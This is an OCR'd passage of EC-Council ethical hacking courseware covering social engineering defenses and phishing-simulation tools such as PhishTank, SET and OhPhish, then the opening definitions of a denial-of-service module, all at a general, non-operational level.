


Figure 9.16: Screenshot of Netcraft

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **PhishTank**

  Source: *https://phishtank.com*

  PhishTank is a collaborative clearinghouse for data and information about phishing on the Internet. It provides an open API for developers and researchers to integrate anti-phishing data into their applications.

  As shown in the screenshot, security professionals can use PhishTank to check whether a malicious URL is a phishing site or not.





Figure 9.17: Screenshot of PhishTank

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Common Social Engineering Targets and Defense Strategies

Attackers implement various social engineering techniques to trick people into providing sensitive information about their organizations, thus helping attackers to launch malicious activities. These techniques are used on privileged individuals or those who deal with important information.

Below table shows common social engineering targets, various social engineering techniques that attackers use, and the defense strategies to counter these attacks.

Social Engineering Targets	Attack Techniques	Defense Strategies
Front office and help desk	Eavesdropping, shoulder surfing, impersonation, persuasion, and intimidation	Train employees and help desk staff never to reveal passwords or other information over the phone. Enforce policies for the front office and help desk personnel
Technical support and system administrators	Impersonation, persuasion, intimidation, fake SMS, phone calls, and emails	Train technical support executives and system administrators never to reveal passwords or other information over the phone or email
Perimeter security	Impersonation, reverse social engineering, piggybacking, tailgating, etc.	Implement strict badge, token, or biometric authentication, employee training, and security guards

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Office	Shoulder surfing, eavesdropping, and ingratiation	Implement employee training, best practices, and checklists for using passwords. Escort all guests
Vendors of the target organization	Impersonation, persuasion, and intimidation	Educate vendors about social engineering.
Mail room	Theft, damage, or forging of mails	Lock and monitor the mailroom, train employees
Machine room and Phone closet	Attempting to gain access, remove equipment, or attach a protocol analyzer to extract confidential data	Keep phone closets, server rooms, and other spaces locked at all times and keep an updated inventory of equipment
Company's Executives	Fake SMS, phone calls, and emails designed to grab confidential data	Train executives never to reveal identity, passwords, or other confidential information over the phone or email
Dumpsters	Dumpster diving	Keep all trash in secured, monitored areas; shred important data; and erase magnetic media

Table 9.1: Common social engineering targets and defense strategies

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Social Engineering Tools

- **Social Engineering Toolkit (SET)**

  Source: *https://www.trustedsec.com*

  The Social-Engineer Toolkit (SET) is an open-source Python-driven tool aimed at penetration testing via social engineering. It is a generic exploit designed to perform advanced attacks against human elements to compromise a target and make them offer sensitive information. SET categorizes attacks such as email, web, and USB attacks according to the attack vector used to trick humans. The toolkit attacks human weakness, exploiting the trusting, fearful, greedy, and the helpful nature of humans.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.




Figure 9.18: Screenshot of SET showing menu and attack options

Some social engineering tools are listed below:

- SpeedPhish Framework (SPF) (*https://github.com*)
- Gophish (*https://getgophish.com*)
- King Phisher (*https://github.com*)
- LUCY (*https://www.lucysecurity.com*)
- MSI Simple Phish (*https://microsolved.com*)

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Audit Organization's Security for Phishing Attacks using OhPhish

The primary objective of launching phishing campaigns against employees of the client organization is to assess the employees' susceptibility to phishing attacks and help the organization reduce risks that arise when the employees fall prey to phishing attacks sent by cyber-threat actors.

- **OhPhish**

  Source: *https://ohphish.eccouncil.org*

  OhPhish is a web-based portal for testing employees' susceptibility to social engineering attacks. It is a phishing simulation tool that provides the organization with a platform to launch phishing simulation campaigns on its employees. The platform captures the responses and provides MIS reports and trends (on a real-time basis) that can be tracked according to the user, department, or designation.

  OhPhish can be used to audit an organization's security for phishing attacks using various phishing methods such as Entice to Click, Credential Harvesting, Send Attachment, Training, Vishing, and Smishing.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.





Figure 9.19: Screenshot of OhPhish

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Module Summary


This module discussed social engineering concepts along with various phases of social engineering attack. It also discussed various human-based, computer-based, and mobile-based social engineering techniques. The module discussed insider threats, including the various types of insider threats. It gave an overview of impersonation on social networking sites. It also discussed identity theft and the types of identity theft. The module ended with a detailed discussion of various signs to watch for and countermeasures to employ in order to defend against social engineering attacks, insider threats, and identity theft.

The next module will show how attackers, as well as ethical hackers and pen testers, perform DoS/DDoS attacks.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

C|EH™
Certified Ethical Hacker

Module 10:
Denial-of-Service



Module Objectives


Denial-of-Service (DoS) and Distributed Denial-of-Service (DDoS) attacks are a major threat to computer networks. These attacks attempt to make a machine or network resource unavailable to its authorized users. Usually, DoS/DDoS attacks exploit vulnerabilities in the implementation of the Transmission Control Protocol (TCP)/Internet Protocol (IP) model or bugs in a specific operating system (OS).

This module starts with an overview of DoS and DDoS attacks and then provides insight into different DoS/DDoS attack techniques. Later, it discusses the botnet network, DoS/DDoS attack tools, techniques to detect DoS/DDoS attacks, and DoS/DDoS countermeasures.

At the end of this module, you will be able to do the following:

- Describe DoS/DDoS concepts
- Understand various DoS/DDoS attack techniques
- Describe botnets
- Illustrate DoS/DDoS case studies
- Explain different DoS/DDoS attack tools
- Apply best practices to mitigate DoS/DDoS attacks


Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



DoS/DDoS Concepts

For a good understanding of DoS/DDoS attacks, one must be familiar with related concepts in advance. This section defines DoS and DDoS attacks and discusses how DDoS attacks work.

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



What is a DoS Attack?

A DoS attack is an attack on a computer or network that reduces, restricts, or prevents access to system resources for legitimate users. In a DoS attack, attackers flood a victim's system with nonlegitimate service requests or traffic to overload its resources and bring down the system, leading to the unavailability of the victim's website or at least significantly reducing the victim's system or network performance. The goal of a DoS attack is to keep legitimate users from using the system, rather than to gain unauthorized access to a system or to corrupt data.

The following are examples for types of DoS attacks:

- Flooding the victim's system with more traffic than it can handle
- Flooding a service (e.g., Internet Relay Chat (IRC)) with more events than it can handle
- Crashing a TCP/IP stack by sending corrupt packets
- Crashing a service by interacting with it in an unexpected manner
- Hanging a system by causing it to go into an infinite loop

Ethical Hacking and Countermeasures Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

